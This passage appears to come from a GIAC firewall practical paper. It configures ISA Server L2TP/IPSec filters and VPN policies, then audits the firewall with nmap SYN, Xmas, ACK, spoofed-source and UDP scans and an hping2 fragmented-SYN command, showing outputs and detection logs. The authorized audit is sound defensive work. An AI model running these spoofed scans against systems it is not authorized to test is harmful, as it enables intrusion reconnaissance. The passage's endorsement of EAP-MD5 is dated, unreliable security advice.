
○ IGMP proxy

IGMP protocol version:

Version 2

Figure#24 Configure Multicast Protocol

3- Add the interface that represents the permanent connection to the intranet to the IGMP routing protocol and configure the interface in IGMP proxy mode.



Interface	Protocol	State	Querier address
Local Area Connection 2	Proxy	Down	0.0.0.0
Local Area Connection	Router V2	Down	0.0.0.0


Figure#25 Configure the Interfaces for Proxy and Router Mode

7- Configure L2TP over IPSec filters.

To configure the remote access server to reject any traffic other than L2TP over IPSEC traffic you need to configure the L2TP input and output filters. L2TP filters are a combination of 2 inbound and 2 outbound filters. L2TP filtering is not secure unless all 4 filters are configured correctly. You need to configure these filters on the outside interface IP 192.168.3.13 for one of the VPN servers.

Input Filters:

- UDP source and destination ports 500
- UDP source and destination ports 1701



These filters control which packets are received for forwarding or processing on this interface.

○ Receive all packets except those that meet the criteria below

● Drop all packets except those that meet the criteria below


Filters:

Source Address	Source Mask	Destination Address	Destination Mask	Protocol
Any	Any	192.168.3.13	255.255.255.255	UDP
Any	Any	192.168.3.13	255.255.255.255	UDP

Figure#26 Configure Input Filters

Output Filters:

- UDP source and destination ports 500
- UDP source and destination ports 1701



These filters control which packets are received for forwarding or processing on this interface.

○ Transmit all packets except those that meet the criteria below

● Drop all packets except those that meet the criteria below

Filters:

Source Address	Source Mask	Destination Address	Destination Mask	Protocol
192.168.3.13	255.255.255...	Any	Any	UDP
192.168.3.13	255.255.255...	Any	Any	UDP

Figure#27 Configure Output Filters


8- Configure remote access policies

To control the authentication and encryption methods for VPN connections, configure the remote access server with the following policy settings:

- **Policy Name**:

Set a policy name to any appropriate name, such as VPN Policy

- Specify the conditions to match For conditions, set the
  - **NAS-Port-Type** matches **Virtual (VPN)**
  - **Tunnel-Type** matches **Layer Two Tunneling Protocol**.
  - **Windows Group** matches any appropriate group, such as **VPN group**
- Select the **Grant remote access permission** option.



Policy name: amer

Specify the conditions to match:

Tunnel-Type matches "IP Encapsulating Security Payload in the Tunnel-m
NAS-Port-Type matches "Virtual (VPN)" AND
Windows-Groups matches "FIREWALL-OHL17W\VPN GROUP"

If a user matches the conditions

● Grant remote access permission

○ Deny remote access permission


Access will be granted with the profile you specify, unless access is overridden on a per-user basis.

Figure#28 Remote Access Policy

- For profile settings, select the appropriate authentication and encryption options.

Strongest

GIAC chooses the **Strongest** encryption algorithm, 3DES, and EAP with MD5-Challenge as authentication methods for management and security reasons as what we defined in the beginning of this section.



NOTE: These encryption settings apply only to the Windows 2000 Routing and Remote Access Service.

Select the level(s) of encryption that should be allowed by this profile.


☐ No Encryption

☐ Basic

☐ Strong

☑ Strongest

Figure#29 Select the Encryption Algorithm



Check the authentication methods which are allowed for this connection.

☑ Extensible Authentication Protocol

Select the EAP type which is acceptable for this policy.

MD5-Challenge

□ Microsoft Encrypted Authentication version 2 (MS-CHAP v2)

□ Microsoft Encrypted Authentication (MS-CHAP)

□ Encrypted Authentication (CHAP)

□ Unencrypted Authentication (PAP, SPAP)

Unauthenticated Access

□ Allow remote PPP clients to connect without negotiating any authentication method.

Figure#30 Select the Authentication Protocol

4 Assignment# 3 – Verify the Firewall Policy

GIAC Enterprise will perform an audit to verify that the policies are working as they have been designed. This audit will not do a general vulnerability assessment of the firewall but to minimize damage if an attack happens, if you put a lock on a door it will be useless if you never check this door is it still locked or unlocked, if it unlocked then when it opened, who and how it opened have, these questions must be asked when you design a security policy, here GIAC tried with these questions to be solvable. Before performing an audit it is important to have a well documented plan. The goals of the audit must be clearly defined such that the task will remain on track, if any mistake or delay happen must be documented. The plan will clearly document the time and place of the audit and list the resources and cost required to perform. The goal of auditing also, to ensure "CIA":

- Integrity

  A security principle that ensures the continuous accuracy of data and information stored within network system.
- Confidentiality

  Network Security must provide a secure channel for data transmissions that does not allow eavesdropping by unauthorized users.
- Availability

  Failsafe components, error tolerance, internal availability monitoring

.

4.1 Audit Plan

Before doing any test you need a complete plan for doing that, here the audit team consist of 2 internal employee with some high level experience and certifications, like GCFW and SCNP, before doing any test we must have a full backup for all of our network devices and servers, we must have an incident management plan and we must take permission from our IT managers to do that. The audit will start for a production network in weekend at night, here it is not a production network we can do it any time. The team gave us the following cost and time required for auditing:

Task	Hours Needed
Review overall architecture	2 hr
Review physical security	2 hr
Review operating system hardening and patch levels	2 hr
Verify the Rule Base	4 hr
Perform interface scanning for services and open ports	4 hr
report and documentation	8 hr

Total (Cost) 22 hrs ($200/hr × 22 hrs = $4,400)	

Plan to Avoid Risks:

In auditing time many risks will rise, to be away from these risks GIAC will follow these instructions:
1- Inform our partners and suppliers about the date, time and duration of shutdown.
2- For the customers we will redirect there traffic to under maintenance page located in our ISP and we must write in this page the duration time for this maintenance
3- Scanning all the system devices for viruses after completion the auditing.
4-Our network will be really out of service at that time, we do not need the attacker to utilize that time
5- Every step in this audit must be documented and we must now how to come back to our previous design if any thing happens.
6 - A log analysis must be done after the audit is completed to check if there are any unexpected traffic was detected on the network during the audit
.

4.2 Technical Approach

In this test GIAC employees will use some free tools like Nmap, SuperScan, System Scanner and Ethereal then they will check SSH session, and Nslookup to check DNS lookup, GIAC testing mainly will use Nmap

Nslookup:

The engineers will use this service, DOS command, to test the DNS lookup.

```
> nslookup
Server:  [192.168.3.6]
Address:  192.168.3.6
```

Nmap:

The engineers will use this tool to scan the open ports in the firewall, this tool is one of the security scanner tools. Here the engineers will use various types of TCP flags to scan the firewall. With this tool you can do many things such as generating TCP/UDP/ICMP packets and OS detection.

```
Nmap –sS –P0 –p80 –v 172.16.3.3 –oN c:\SYN.txt
–sS (SYN), –sT (connect), –sU (UDP), –sX (Xmas), –sA (ACK)
-P0 (do not PING)
-p 80 (port 80)
-v (verbose)
-o (output file)
```

Ethereal:

Free tool to analyze network protocol, can be used in UNIX and windows environment. It allows you to examine the data in a wire or in a captured file. The engineers will use this tool to analyze and monitor the traffic, this tool will help the engineers to prove that only the authorized traffic are accessed the network

SuperScan:

This tool is another tool to scan the TCP open ports in the firewall, hostname revolver and pinger. It allows you to scan a range of IP addresses. The engineers will use this tool to scan the firewall with another scanning tool not only Nmap and to scan all 65535 ports by this fast and easy GUI tool.

System Scanner:

The engineer will use this tool to scan the OS, which the Microsoft ISA firewall installed on it, for any vulnerability. If there is any vulnerability in this OS, this means the firewall is unusable.

Hping2


This is one of free scanning tool, the engineers will use this tool to generate some packets to test the firewall policies. Hping2 can generate various types of TCP/UDP and ICMP packets and fragment and craft network packets.

```
Hping –V –frag --count 3 --data 40 --syn -p 1521 172.16.3.3
-V (Verbose)
--frag (fragment packet)
--count (number of packets)
--data (size of data)
--syn (SYN attack)
-p (port)
```

4.3 External ISA Firewall:

4.3.1 External Interface


In this testing will connect a laptop to the external interface of the firewall IP 172.16.3.3 with many IP addresses, such as IP 172.16.3.4 the IP of the Border Router to check the Syslog messages.



Nmap Scan

```
# nmap (V. 3.00) scan initiated Mon Feb 23 17:40:07 2004 as: nmap -sS -P0 -v -oN
D:\SYN.txt 172.16.3.3
All 1601 scanned ports on  (172.16.3.3) are: filtered

# Nmap run completed at Mon Feb 23 18:08:51 2004 -- 1 IP address (1 host up)
scanned in 1724 seconds
```

SYN Stealth attack sends a SYN packet not a full TCP connection, some one calls it half-open attack, and they use it because fewer site will log it. If the destinations respond with SYN/ACK this means the port is open if they respond with RST this means the port is not listen. From this coming figure the firewall detect this SYN scan and log it in Event viewer.



Date: 1/10/2004 Source: Microsoft ISA Server
Time: 9:02 Category: Packet filter
Type: Warning Event ID: 15104
User: N/A
Computer: FIREWALL-0HL17W

Description:
ISA Server detected a well-known port scan attack from Internet Protocol (IP) address 172.16.3.4. A well-known port is any port in the range of 1-2048. For more information about this event, see ISA Server Help.

Data: ● Bytes ○ Words

```
0000: 1f 00 00 00          ....
```


Figure#31 Event Viewer Log a Scanning Attack

```
# nmap (V. 3.00) scan initiated Mon Feb 23 17:00:16 2004 as: nmap -sX -P0 -v -oN D:\Xmas.txt
172.16.3.3
All 1601 scanned ports on  (172.16.3.3) are: filtered

# Nmap run completed at Mon Feb 23 17:32:36 2004 -- 1 IP address (1 host up) scanned in 1940
seconds
```

Xmas scan for external firewall and the result is no port responds to this attack, the Xmas tree scan turns on the FIN, URG and PUSH flags.

```
# nmap (V. 3.00) scan initiated Fri Nov 21 18:09:35 2003 as: nmap -sS -P0 -S 192.168.3.5 -v -e
eth0 -oN c:\amer.txt 172.16.3.3
All 1601 scanned ports on  (172.16.3.3) are: filtered

# Nmap run completed at Fri Nov 21 18:38:18 2003 -- 1 IP address (1 host up) scanned in 1723
seconds
```

This attack trying to spoof internal IP 192.168.3.5 and the firewall reject this attack see this coming figure, the log server log this attack as an Spoof attack coming from IP 192.168.3.5




Date: 11/20/2003 Source: Microsoft ISA Server
Time: 21:35 Category: Packet filter
Type: Warning Event ID: 15108
User: N/A
Computer: FIREWALL-0HL17W

Description:
ISA Server detected a spoof attack from Internet Protocol (IP) address 192.168.3.5. A spoof attack occurs when an IP address that is not reachable via the interface on which the packet was received. If logging for dropped packets is set, you can view details in the packet filter log.

Data: ● Bytes ○ Words

```
0000: 1f 00 00 00                    ....
```

Figure# 32 Event Viewer Show a Spoofing Attack




```
# nmap (V. 3.00) scan initiated Thu Feb 12 17:50:47 2004 as: nmap -sT -P0 -p80 -v -oN
C:\HTTPport.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
80/tcp     open        http
```

```
# Nmap run completed at Sun Jan 11 14:05:35 2004 -- 1 IP address (1 host up) scanned in 7
seconds
```

Here in this test an external device with IP 172.16.3.7 trying to connect to an HTTP/80 port via the external interface of the firewall IP 172.16.3.3, the result is the port is open, this means the internet users can access our web server.

```
# nmap (V. 3.00) scan initiated Sun Jan 11 01:35:54 2004 as: nmap -sA -P0 -O -oN C:\exfwACK -v
-f 172.16.3.3
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
All 1601 scanned ports on  (172.16.3.3) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-windows-windows%D=1/11%Time=400085BD%O=-1%C=-1)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)


# Nmap run completed at Sun Jan 11 02:07:42 2004 -- 1 IP address (1 host up) scanned in 1908
seconds
```

This test show an ACK attack from an external device to the external interface of the firewall IP 172.16.3.3, and there is no port is listed, because the firewall is a stateful firewall



```
# nmap (V. 3.00) scan initiated Sun Jan 11 14:00:18 2004 as: nmap -sU -P0 -p514 -S 172.16.3.4 -v
-e eth0 -oN C:\exfwspSYS 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
514/udp    open        syslog

# Nmap run completed at Sun Jan 11 14:00:34 2004 -- 1 IP address (1 host up) scanned in 16
seconds
```

This test to check firewall rule#7 (only the Border Router allowed to send a syslog message from outside area) here the border router IP 172.16.3.4 send a 514/UDP message to a firewall, the external firewall accept the packet, then we will try to connect from another device with IP 172.16.3.7 for example

```
# nmap (V. 3.00) scan initiated Mon Apr 26 22:30:50 2004 as: nmap -sU -p514 -P0 -v -oN
c:\syslog.txt 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
514/udp    filtered        syslog
# Nmap run completed at Mon Apr 26 22:31:31 2004 -- 1 IP address (1 host up) scanned in 41
seconds
```

This test verify rule#7, the firewall reject this packet because it coming from a device not a border router.

```
# nmap (V. 3.00) scan initiated Sun Jan 11 14:00:49 2004 as: nmap -sU -P0 -p123 -S 172.16.3.4 -v
-e eth0 -oN C:\exfwspntp 172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
123/udp    open        ntp

# Nmap run completed at Sun Jan 11 14:01:06 2004 -- 1 IP address (1 host up) scanned in 17
seconds
```

This test to verify rule#9, here the border router IP 172.16.3.4 send NTP message to NTP server located in DMZ and the firewall allow this packet.

```
# nmap (V. 3.00) scan initiated Mon Apr 26 22:30:02 2004 as: nmap -sU -p123 -P0 -v -oN c:\ntp.txt
172.16.3.3
Interesting ports on  (172.16.3.3):
Port       State       Service
123/udp     filtered        ntp

